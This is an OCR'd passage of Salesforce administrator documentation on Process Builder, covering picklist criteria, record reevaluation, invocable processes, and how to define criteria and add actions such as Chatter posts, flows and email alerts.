
In process criteria, set multiple values by creating one condition for each individual multi-select picklist value. For example, if your process checks whether changes were made to an account's office locations, reference multiple values by choosing the same field for each multi-select picklist value.



Refer to Tips for Working with Picklist and Multi-Select Picklist Formula Fields for more information.

When you reference a multi-select picklist field in an action, enter values by clicking **Choose values…**

Add or remove values by dragging them between the Available (**1**) and Selected (**2**) columns.



Keep these considerations in mind when using operators with multi-select picklists.

- You can use the Equals operator if you select only one value from a multi-select picklist field.
- If you use the Equals operator with multiple multi-select picklist values and choose the **Any of the conditions are met (OR)** option, the condition matches on one value only. For example, if your process checks whether a Region field equals West or East, the condition evaluates to true when the value is West or when the value is East, but won't evaluate to true when both West and East are selected values.
- If you use **Contains** and **OR** to evaluate multiple multi-select picklist values, the condition evaluates to true on multiple values. For example, if your process checks whether a `Region` field contains West or East, the condition evaluates to true when a `Region` field contains West and East or when a `Region` field contains West or East values.

Setting Advanced Options in the Process Builder

The Process Builder allows you to choose some advanced options for executing actions in your processes.

Choose these options by expanding the **Advanced** area of the side panel when you:

- Add objects to a process (not supported for invocable processes)
- Add criteria to a process

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Process Builder Advanced Option Considerations

Keep these considerations in mind when choosing advanced options.

Reevaluate Records in the Process Builder

When you add objects to your process, you can choose to evaluate a record multiple times in a single transaction.

Nest Processes in the Process Builder

Invocable processes let you modularize sections of your processes and add more logic to them. An *invocable process* is process that starts when another process invokes it. Whether a process is invocable or not is controlled by `The process starts when` in the process's properties.

Avoid Unwanted Actions in Processes

When you add criteria to your process, you can choose to execute actions only when specified criteria changes.

Process Builder Advanced Option Considerations

Keep these considerations in mind when choosing advanced options.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

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- Avoid creating an infinite loop when allowing your process to reevaluate records. For example, if your process checks whether an account description changes and then updates an account description and creates a Chatter post every time an account record is created or edited, the process will evaluate and trigger actions resulting in six Chatter posts.
- If you choose to evaluate a record multiple times in a single transaction when you specify an object for your process, we recommend not setting any of your criteria to No criteria—just execute the actions!.
- We recommend that you don't use the advanced options if your process uses ISCHANGED, ISNEW, or PRIORVALUE formula functions. If you do use these options, keep these considerations in mind.
  - When a record is first created, ISNEW evaluates to true throughout a process transaction. If your process uses the ISNEW formula function and reevaluates a record multiple times in a single transaction, the process may execute actions multiple times.

    For example, your process checks whether an account is created or updated.

    1. When ISNEW evaluates to true, the process updates the account's annual revenue and posts to Chatter.
    2. When the process updates the account's annual revenue, the process then reevaluates the record (up to five additional times) because the record was changed.

    Each time the criteria is evaluated, ISNEW evaluates to true. The result is six Chatter posts. This example is true only if the process is triggered because an account record is created.
  - When a record is created, PRIORVALUE returns the current value as the prior value. When a record is updated, PRIORVALUE returns the field value that was set immediately before the transaction started. If your process uses the PRIORVALUE formula function and reevaluates a record multiple times in a single transaction, the process may execute actions multiple times. If your

process reevaluates a record multiple times in a single transaction and executes actions only when specified criteria changes, the prior value returns the values that existed before the record was saved.

For example, your process checks whether an account is created or updated.

1. When `PRIORVALUE([Account].Type) = 'Prospect'` evaluates to true, the process updates the account's annual revenue and posts to Chatter.
2. When an account is created with `Prospect` as the account type, the criteria is always true until the end of the process transaction.
3. If the process is changed to update the account type to `Other` when the criteria is true, then for an account created with `Prospect` as the account type, the formula `PRIORVALUE([Account].Type) = 'Prospect'` will be true until the end of process transaction.

Each time the record is reevaluated, the prior value of the account's type is Prospect. The result is six Chatter posts.

- ISCHANGED always evaluates to false when a record is first created.

  For example, your process checks whether an account description changes—`ISCHANGED([Account].Description)`—and the process also reevaluates records multiple times in a single transaction. If an account is first created with a blank description value and another process updates the account description in the same transaction, ISCHANGED evaluates to true every time the record is reevaluated because it compares the account description value when the record was first created (a blank value) with whatever's set for the current value.

  Let's say this same process creates a Chatter post every time ISCHANGED([Account].Description) evaluates to true. This process would create a recursive loop resulting in six Chatter posts because ISCHANGED evaluates to true throughout the transaction.

Reevaluate Records in the Process Builder

When you add objects to your process, you can choose to evaluate a record multiple times in a single transaction.

It's kind of like using a roundabout instead of a four-way stop to control process traffic. Instead of stopping and waiting for separate transactions, reevaluating records helps your business traffic flow a little more freely.

If you choose this option, the process can evaluate the same record up to five additional times in a single transaction. It might reevaluate the record because a process, workflow rule, or flow updated the record in the same transaction. When a record is reevaluated, the process uses the most recent values for that record.

For example, your sales review process includes multiple steps, approvals, notifications, and fields that need to be updated. Some of these changes may be part of your process, or they may be managed by other workflow rules or flows in your organization. If you allow the Process Builder to reevaluate a record multiple times in a single transaction, you can manage and evaluate all of these changes—even changes from other processes—in a single transaction in your process.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Process Builder Advanced Option Considerations

Nest Processes in the Process Builder

Invocable processes let you modularize sections of your processes and add more logic to them. An *invocable process* is process that starts when another process invokes it. Whether a process is invocable or not is controlled by `The process starts when` in the process's properties.

To invoke a process from another process, you configure a Processes action. That configuration includes passing a record to the invocable process. That's how the process knows which record to start with. Because the record is passed from one process to another, the invocable process receives a certain version of that record. That version differs, depending on when the Processes action is executed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

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Immediate Action

When you invoke a process through an immediate action, the process receives the values that the record contained when the top-level process starts.

Example: Process 1 updates an account and then invokes Process 2 based on that account. Process 2 receives the version of the account when Process 1 started.

Scheduled Action

When you invoke a process through a scheduled action, the process receives the latest values for the record.

Example: Process 1 updates an account and, 15 minutes later, invokes Process 2 based on that account. Process 2 receives the latest version of the account from the database.

When Should I Build an Invocable Process?

Do you find yourself building the exact same actions for multiple action groups? Configure those actions one time in an invocable process, and then invoke that process from all the relevant action groups. Later, to update those actions, update the one invocable process. All the other processes then use the updated actions.

Another cool scenario for invocable processes: nesting simple logic. Processes handle simple "if/then" statements. But what if you need to nest some of those statements? Rather than having to build a flow or write code, build the second level of logic into another process. Invoke the second process from the first, and voila!

Example: Let's say you handle all of your case management in a single process. But you need to treat escalated cases for high-revenue accounts differently from escalated cases for regular accounts. If the case is escalated by an account whose renewal date is less than a month away, notify the account owner, the regional manager, and the VP of that region. If the case is escalated by an account whose renewal date is more than a month away, notify only the account owner and the regional manager.

To do so, you build an invocable process. Let's call it "Escalated Cases." The process operates on the Case object and has two criteria nodes.

- The first criteria node evaluates whether the associated account's renewal date is less than a month away. When a case meets that criteria, the process posts to the account's feed with a link to the case and mentions the account owner, regional manager, and regional VP.
- The second criteria node has no criteria. If a case doesn't meet the first node's criteria, the process performs the same action, except that it doesn't mention the regional VP.

Now back to the process that automates your case management. You already have a criteria node that checks whether the case is escalated. Add a Processes action to that criteria's action group, and configure the action to invoke the "Escalated Cases" process.

Avoid Unwanted Actions in Processes

When you add criteria to your process, you can choose to execute actions only when specified criteria changes.

For example, your process sends an email alert whenever a case has an Escalated status. Let's say your support team repeatedly updates the case description with new information. Whenever the case is saved with a new description, you process can check specifically whether the Escalated status changed instead of just repeatedly sending email alerts. This way, the process executes actions only if the status wasn't set to Escalated and was just changed to Escalated.

Tip: Check out this short video Avoid Unwanted Actions in Your Process to learn more about this option.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

This setting isn't supported if:

- Your process starts only when a record is created.
- Your process starts when a record is created or edited and the criteria node doesn't evaluate any criteria.
- The criteria node evaluates a formula, but the formula doesn't include a reference to the record that started the process.
- Your process uses the Is changed operator in a filter condition.

If Yes is...	Actions are executed if...	Actions are not executed if...
Selected	• The record was created. • The record was updated. Its current values meet the conditions, and its most recent previous values did not meet the conditions.	• The record's current values meet the conditions, and the record's most recent previous values met the criteria. • The record's current values don't meet the conditions.
Deselected	• The record was created. • The record was updated, and its current values meet the conditions.	The record's current values don't meet the conditions.

SEE ALSO:

Process Builder Advanced Option Considerations

Create a Process

To create a process, define its properties and which records it should evaluate, and then add criteria nodes and actions.

1. Define the Process Properties
   Define the process properties to uniquely identify and help you manage your processes.
2. Identify Which Records to Evaluate
   Associate the process with an object, and specify when to start the process.
3. Add Process Criteria
   Define the criteria that must be true before the process can execute the associated actions.
4. Add Actions to Your Process
   After you define a criteria node, define the actions that are executed when the criteria are met. Actions are executed in the order in which they appear in the Process Builder.
5. Execute Actions on More Than One Criteria
   Choose whether to stop or continue your process after specific criteria are met and associated actions execute.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:

- "Manage Force.com Flow"

  AND

  "View All Data"

Define the Process Properties

Define the process properties to uniquely identify and help you manage your processes.

1. From Setup, enter *Process Builder* in the Quick Find box, select **Process Builder**, and then click **New**.

You can also modify an existing active process by cloning a new inactive copy of it. The copy can be a new process or a new version of the current process.

2. Fill out these fields to define your process.

Field	Description
Process Name	The name for your process. Process Name must be 255 characters or fewer. This name appears in the process management page (from Setup, this page is located by entering *Builder* in the Quick Find box, then selecting **Process Builder**), so consider naming your process so that you can differentiate it from other processes.
API Name	The name that's used by the API and managed packages. API Name must be 79 characters or fewer. This name must be unique across all processes and flows. (In flows, this field is Unique Name.) The name must begin with a letter and use only alphanumeric characters and underscores. It can't include spaces, end with an underscore, or have two consecutive underscores. After it's saved, API Name can't be changed for the process.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:

- "Manage Force.com Flow"

  AND

  "View All Data"

Field	Description
`Description`	Optional. A description for your process. The description also appears in the process management page. It's intended to help you differentiate between processes, such as to understand what a process does.
`The process starts when`	Identifies when the process begins. You can set your process to start when: • A record changes • It's invoked by another process

3. Click **Save**.

Identify Which Records to Evaluate

Associate the process with an object, and specify when to start the process.

1. Click **Add Object**.
2. For `Object`, choose the object that you want to base this process on. Click **Find an object...** to open the drop-down list and type to filter the list.
   After you save this panel, you can't change the selected object.
3. Select when you need the process to start.

If you want the process to start every time that...	Select
A record of the specified object type is created but not updated.	only when a record is created
A record of the specified object type is created or updated.	when a record is created or edited

Note: If you're familiar with workflow rules and you're wondering what happened to the third option ("created, and any time it's edited to subsequently meet criteria"), don't worry! You'll get to that setting when you add criteria nodes if you select "when a record is created or edited" here.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:
- "Manage Force.com Flow"

  AND

  "View All Data"

4. To choose whether you want the process to evaluate a record multiple times in a single transaction, expand the **Advanced** area.
   If you select yes, the process can evaluate the same record up to five additional times in a single transaction. It might reevaluate the record because a process, workflow rule, or flow updated the record in the same transaction. See Reevaluate Records in the Process Builder on page 5011 for more information.
5. Save your changes.

Add Process Criteria

Define the criteria that must be true before the process can execute the associated actions.

When criteria are met, the process executes the associated action group. When criteria aren't met, the process skips the action group and evaluates the criteria for the next action group.

1. Click **Add Criteria**.
2. Enter a name for this criteria node.

   The name appears on the canvas, so use a name that helps you differentiate between other criteria nodes.
3. Select the type of criteria that you need to define. This selection determines which fields appear later in the dialog box.

If you need...	Select
The record to have certain field values. For example, to execute the associated actions on opportunity records with an amount greater than $5,000, set the filter to: `[Opportunity].Amount greater than $5000.00`	Conditions are met
To evaluate the record by using a formula. For example, to execute the associated actions on accounts whose annual revenue is over $1,000,000 when the account is changed by someone other than the owner, use this formula. `AND (([Account].LastModifiedBy.Id <> [Account].Owner.Id) , ([Account].AnnualRevenue > 1000000) )`	Formula evaluates to true
To simply execute the associated actions without evaluating the record. The process executes all the actions that are associated with this criteria node and, unless you specify otherwise, doesn't evaluate any remaining criteria nodes in the process. If you choose to stop your process after executing these actions, we recommend choosing this option for only the last criteria node in your process.	No criteria—just execute the actions!

4. If you selected "Conditions are met":
   a. Define the filter conditions by identifying the field values that the process needs to evaluate.

`Field`	Select the field whose value you want to evaluate. You can also evaluate values for records that are related to the one that started the process. To do so, click on a related record with > next to the ID field. For example, if a contact record started the process, you can evaluate the value for the contact's account's `Annual Revenue` field. To access that field, click `Account Id` >, select **Annual Revenue**, and then click **Choose**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:

- "Manage Force.com Flow"

  AND

  "View All Data"

`Operator`	The available operators depend on the field's data type.
`Type`	The available value types depend on the field' data type.
`Value`	Identify the value that you want to evaluate the field for. See Setting Values in the Process Builder on page 5006 for details.

b. For `Conditions`, identify which conditions must be true for the process to execute the associated actions.

If you choose to use custom logic, enter a text string using:

- Numbers to refer to each condition
- AND or OR to identify whether all or just one of the conditions must true
- Parentheses to group parts of the string together

For example, if you enter 1 AND (2 OR 3), the outcome evaluates to true if the first condition is true and either the second or third outcome is true. The maximum length of the condition logic text is 1000 characters as per Flow restrictions.

Note: Ambiguous logic separated by a parenthesiss may not cause a validation error. For example:

- 1 AND 2 OR 3 results in an error
- 1 AND (2 AND 3) OR 4 doesn't result in an error

Avoid creating ambiguous custom logic when grouping parts of a string or you may see unexpected results.

5. If you selected "Formula evaluates to true," define the formula.
6. Optionally, to specify whether you want to execute the actions only if the record was created or edited to meet criteria, click **Advanced** at the bottom of the panel.

   For details, see Avoid Unwanted Actions in Processes on page 5013.

   Note: This setting is available only if the process starts when a record is created or edited and you selected "Filter conditions are met" or "Formula evaluates to true."
7. Click **Save**.

SEE ALSO:

Execute Actions on More Than One Criteria

Add Actions to Your Process

After you define a criteria node, define the actions that are executed when the criteria are met. Actions are executed in the order in which they appear in the Process Builder.

An action group can consist of a combination of immediate and scheduled actions. Immediate actions are executed when evaluation criteria are met. Scheduled actions are executed at a specified time. For example, Salesforce can automatically send an email reminder to the account team if a high-value opportunity is still open 10 days before the specified close date.

Before you begin, consider whether you want this action to be executed immediately or at a specific time. If you want to execute the action at a specific time, identify when those actions should be executed.

1. Click **Add Action**.
2. Select the type of action to create, and then fill out the fields to define the action.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:

- "Manage Force.com Flow"

  AND

  "View All Data"

Create a Record from a Process

Create a record by manually entering values or by using the values of related records.

Invoke a Process from Another Process

Invoke a process from another process. With invocable processes, you have the option of reuse so that you don't spend your time on repetitive work.

Create a Chatter Post from a Process

Post to the feed of a user, a Chatter group, or the record that started the process.

Use a Quick Action from a Process

Create a record, update a record, or log a call by using a quick action that you or another admin created for your organization.

Launch a Flow from a Process

Start an autolaunched flow from your process to automate complex business processes—create flows to perform logic and have events trigger the flows via processes—without writing code.

Send an Email from a Process

Easily send an email from a process by using an email alert. Email alerts are configured outside of the Process Builder and contain the standard text, list of recipients, and template for an email.

Submit a Record for Approval from a Process

Submit the record that started the process for approval.

Update Records from a Process

Update one or more records that are related to the record that started the process by manually entering values or by using the values from related records.

Call Apex Code from a Process

Add customized functionality to your process by calling Apex from the process.

Specify When Your Actions Should Execute with a Schedule

You can schedule actions to execute at a specific time. An action group that supports scheduled actions can have multiple schedules. For example, you can schedule some actions to execute one day from now and others to execute three days from now.

Note: Before adding scheduled actions to your process, understand how they work. Review Scheduled Actions Considerations.

Scheduled actions aren't supported in all action groups. If you want to schedule actions, make sure that one of the following options is true for your action group.

- The process starts only when a record is created (1).
- The process starts when a record is created or edited (2), and the associated criteria node executes actions only when specified changes are made (3).

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To create, edit, or view processes:

- "Manage Force.com Flow"

  AND

  "View All Data"



1. In an action group that supports scheduled actions, click **Set Schedule**.
2. If you need to schedule actions based on a date/time field on the record that started the process:
   a. Leave the first radio button selected.
   b. From the dropdown list on the right side of the panel, select the date to schedule the action.
      For example, if your process is based on an account record, choose the account's **Created Date**.
   c. Specify the number of days or hours before or after the field.
      If the criteria for this action group are still met when this time occurs, Salesforce executes the scheduled actions.

3. If you need to schedule actions after a certain number of days or hours from when the process is executed:
   a. Select the second radio button.
   b. Specify the number of days or hours from when the process is executed.
      If the criteria for this action group are still met when this time occurs, Salesforce executes the scheduled actions.
4. Save the schedule.

Create a Record from a Process

Create a record by manually entering values or by using the values of related records.

After you create an action and select "Create a Record" for the type, fill in the relevant fields to add the action to your process. The new record's `Created By` field is then set to the user who started the process by creating or editing a record.

Warning: If you create processes to replace any workflow rules, ensure that you delete those workflow rules when you activate the equivalent processes. Otherwise, both workflow rules and processes fire and cause unexpected results, such as overwritten records or redundant email messages. Do the same if you create processes to replace any Apex triggers.

1. Enter a name for this action.
   This text appears on the canvas and helps you differentiate this action from others in your process. The name truncates to fit on the canvas.
2. For `Record Type`, select the object that you want to create a record for. To filter the drop-down list, type the name of the object to filter the drop-down list.
   When you select an object, at least one row appears to allow you to set field values for the new record.

   Warning: Rows appear automatically for fields required by the API. You might need to provide values for other fields. We recommend that you refer to your organization's page layouts to determine which fields are required.
3. Set the record's field values.

`Field`	Select the field whose value you want to set. To filter the drop-down list, type the name of the field.
`Type`	Select the type of value that you want to use. The available types depend on the field that you've selected.
`Value`	Set a value for the field. by using the text entry field to manually enter a value or the field picker to use a field value from a related record. See Setting Values in the Process Builder on page 5006 for details.

4. Click **Save**.

   Tip:
   - If you set up your process to create an account record, *`Name`* appears as a required field. If you want to create a person account, you can add *`LastName`* as a field but it doesn't appear as required by default. You can enter a dummy value for the *`Name`* field.
   - When you create a record, required fields normally appear at the top of the list. However, if you save a Create a Record action, close the process, and then reopen the action, required fields may not appear in the normal order.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:
- "Manage Force.com Flow"
  AND
  "View All Data"

Invoke a Process from Another Process

Invoke a process from another process. With invocable processes, you have the option of reuse so that you don't spend your time on repetitive work.

After you create an action and select "Processes" for the type, fill in the relevant fields to add the action to your process.

You can invoke processes with objects that share at least one unique ID. For example, in the Account and Case objects, the `AccountId` field is unique to Account and also used by Case. You can create an invocable process that updates a Case record. Then you can invoke it from:

- A process that updates an Account record's owner
- A process that adds an Account shipping address or updates it

When you create a process that invokes another process, each one counts toward your process and other applicable limits. DML limits in processes that invoke processes count as one transaction.

Warning: If you create processes to replace any workflow rules, delete those workflow rules when you activate the equivalent processes. Otherwise, both workflow rules and processes fire and cause unexpected results, such as overwritten records or redundant email messages. Do the same if you create processes to replace any Apex triggers.

1. Enter a name for this action.

   This text appears on the canvas and helps you differentiate this action from others in your process. The name truncates to fit on the canvas.

2. Select an invocable process. You can only select active invocable processes.
3. Select your process variable. Remember that you can only select fields related to the object associated with the process you invoke.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:

- "Manage Force.com Flow"

  AND

  "View All Data"

Create a Chatter Post from a Process

Post to the feed of a user, a Chatter group, or the record that started the process.

This action is available only if your organization has Chatter enabled. The feed item will appear as if the user who started the process—by creating or editing a record—created the post.

Post to a User's Chatter Feed from a Process

Post to the feed of a user by identifying a specific user in your organization or a User lookup field on a record.

Post to a Chatter Group from a Process

Post to the feed of a specific Chatter group.

Post to a Record's Chatter Feed from a Process

Post to the feed of the record that started the process.

SEE ALSO:

Chatter Settings

Considerations for Processes That Post to Chatter

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:

- "Manage Force.com Flow"

  AND

  "View All Data"

Post to a User's Chatter Feed from a Process

Post to the feed of a user by identifying a specific user in your organization or a User lookup field on a record.

After you've created an action and selected "Post to Chatter" for the action type, fill in the relevant fields to add the action to your process.

Warning: If the feed that the process tries to post to isn't available when the process is triggered (for example, because the user is now inactive), the user sees an error and the process fails.

1. Enter a name for this action.

   This text appears on the canvas and helps you differentiate this action from others in your process. The name truncates to fit on the canvas.

2. In the `Post to` field, select User.
3. For `User`, select where you want to find the user.
4. Based on your selection for `User`, search for or browse for the user whose feed you want to post to.

   When you select a user from a record, you must ultimately select a field that contains a user's ID—for example, `Owner ID` or `User ID`.

5. Fill out the message that you want to post. You can insert merge fields, add a topic, and mention users or groups.

   The message can contain up to 10,000 characters.

   You can only reference topics that already exist. If you reference a merge field and that field doesn't have a value, it appears as a blank value.

6. Save the action.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:

- "Manage Force.com Flow"

  AND

  "View All Data"

SEE ALSO:

Chatter Settings

Post to a Chatter Group from a Process

Post to the feed of a specific Chatter group.

After you've created an action and selected "Post to Chatter" for the action type, fill in the relevant fields to add the action to your process.

Warning: If the feed that the process tries to post to isn't available when the process is triggered, the user sees an error and the process fails.

1. Enter a name for this action.

   This text appears on the canvas and helps you differentiate this action from others in your process. The name truncates to fit on the canvas.

2. In the `Post to` field, select Chatter Group.
3. For `Group`, search for the Chatter group whose feed you want to post to.
4. Fill out the message that you want to post. You can insert merge fields, add a topic, and mention users or groups.

   The message can contain up to 10,000 characters.

   You can only reference topics that already exist. If you reference a merge field and that field doesn't have a value, it appears as a blank value.

5. Save the action.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:

- "Manage Force.com Flow"

  AND

  "View All Data"

SEE ALSO:

Chatter Settings

Post to a Record's Chatter Feed from a Process

Post to the feed of the record that started the process.

You can post to the record's Chatter feed only if feed tracking is enabled for the object that the process is associated with.

After you've created an action and selected "Post to Chatter" for the action type, fill in the relevant fields to add the action to your process.

Warning: If the feed that the process tries to post to isn't available when the process is triggered (for example, because the user is now inactive), the user sees an error and the process fails.

1. Enter a name for this action.

   This text appears on the canvas and helps you differentiate this action from others in your process. The name truncates to fit on the canvas.

2. In the `Post to` field, select This Record.
3. Fill out the message that you want to post. You can insert merge fields, add a topic, and mention users or groups.

   The message can contain up to 10,000 characters.

   You can only reference topics that already exist. If you reference a merge field and that field doesn't have a value, it appears as a blank value.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:

- "Manage Force.com Flow"

  AND

  "View All Data"

4. Save the action.

SEE ALSO:

Chatter Settings

Use a Quick Action from a Process

Create a record, update a record, or log a call by using a quick action that you or another admin created for your organization.

Quick actions can be object-specific or global actions. Only Create, Update, and Log a Call actions are supported. To use a quick action from a process, the action must exist in your organization.

If your organization is using quick actions to help your users more easily create and update records, you can also use those actions in your process. When you use these quick actions in a process, you can only set values for fields that are part of the action's layout. If you don't already have one of these actions created, see Create Global Quick Actions on page 5538 or Create Object-Specific Quick Actions on page 5540 for details.

After you've created an action and selected "Quick Actions" for the type, fill in the relevant fields to add the action to your process. The new or updated record will appear as if the user who started the process—by creating or editing a record—created or updated it.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:

- "Manage Force.com Flow"

  AND

  "View All Data"

1. Enter a name for this action.

   This text appears on the canvas and helps you differentiate this action from others in your process. The name truncates to fit on the canvas.

2. Filter to specify the kind of action you want to use.

Filter Search By	Lets You Search Through
Global actions	All global actions in your organization. You then filter even further by selecting the Type of actions that you need to search through.
Object	All object-specific actions in your organization that are associated with a certain `Object Name`. Global actions can't be filtered by object.
Type	All object-specific and global actions in your organization based on the type, such as Create a Record or Log a Call.

   - If you selected Global actions or Type, for `Type` select the specific type of quick action that you want to use.
   - If you selected Object, for `Object` search for and select the object that you want to filter by.

3. For `Action`, search for and select the action that you want to use.
4. Set field values for the action.

   Rows that appear automatically represent the action's required fields. To set values for the action's optional fields, add rows.

`Field`	Select the field whose value you want to set. To filter the drop-down list, type the name of the field. You can set values for fields that are included in the action's layout only.

`Type`	Select the type of value that you want to use. The available types depend on the field that you've selected.
`Value`	Set a value for the field. by using the text entry field to manually enter a value or the field picker to use a field value from a related record. See Setting Values in the Process Builder on page 5006 for details.

5. Save the action.

Launch a Flow from a Process

Start an autolaunched flow from your process to automate complex business processes—create flows to perform logic and have events trigger the flows via processes—without writing code.

In order to launch a flow from a process, you must create and activate the flow. The flow must be autolaunched. For details, see Create a Flow on page 5072.

1. Enter a name for this action.

   This text appears on the canvas and helps you differentiate this action from others in your process. The name truncates to fit on the canvas.

2. For `Flow`, search for and select the flow that you want to launch from this process.

   Only active, autolaunched flows are available.

3. Optionally, click **Add Row** to set values for the flow's variables.

`Flow Variable`	Start typing the name of the flow variable whose value you want to set, or click to select a flow variable from the drop-down list. You can set values for any variables in the flow that have `Input/Output Type` set to Input Only or Input and Output.
`Type`	Select the type of value that you want to set. For example, select **String** to manually enter the values for a Text collection variable, or select **Reference** to use the value of a record for an sObject variable.
`Value`	Set a value for the flow variable. • For collection variables, use the text entry field to specify a value. The value must match the collection variable's data type. • For sObject variables, use the field picker to select an ID field. The ID must correspond to a record whose object type matches the sObject variable's object type. • For sObject collection variables, use the field picker to select a related list. The selected records' object type must match the sObject collection variable's object type. For example, populate an sObject collection variable with all child contact records associated with the account that started the process. Note: If the related list is empty when the flow tries to populate the sObject collection variable with field values from those records, the process fails.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or view processes:

- "Manage Force.com Flow"

  AND

  "View All Data"

4. Save the action.

Send an Email from a Process

Easily send an email from a process by using an email alert. Email alerts are configured outside of the Process Builder and contain the standard text, list of recipients, and template for an email.

To send an email from a process, you must create the email alert on page 5285.

You can use only email alerts that are associated with the same object that the process is associated with. The record that started the process is used as the starting point for any merge fields that are used in the email alert.

After you've created an action and selected "Email Alerts" for the type, fill in the relevant fields to add the action to your process.

1. Enter a name for this action.

   This text appears on the canvas and helps you differentiate this action from others in your process. The name truncates to fit on the canvas.

2. For `Email Alert`, type two or more letters to search for the email alert that you want to use to send an email.
3. Save the action.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

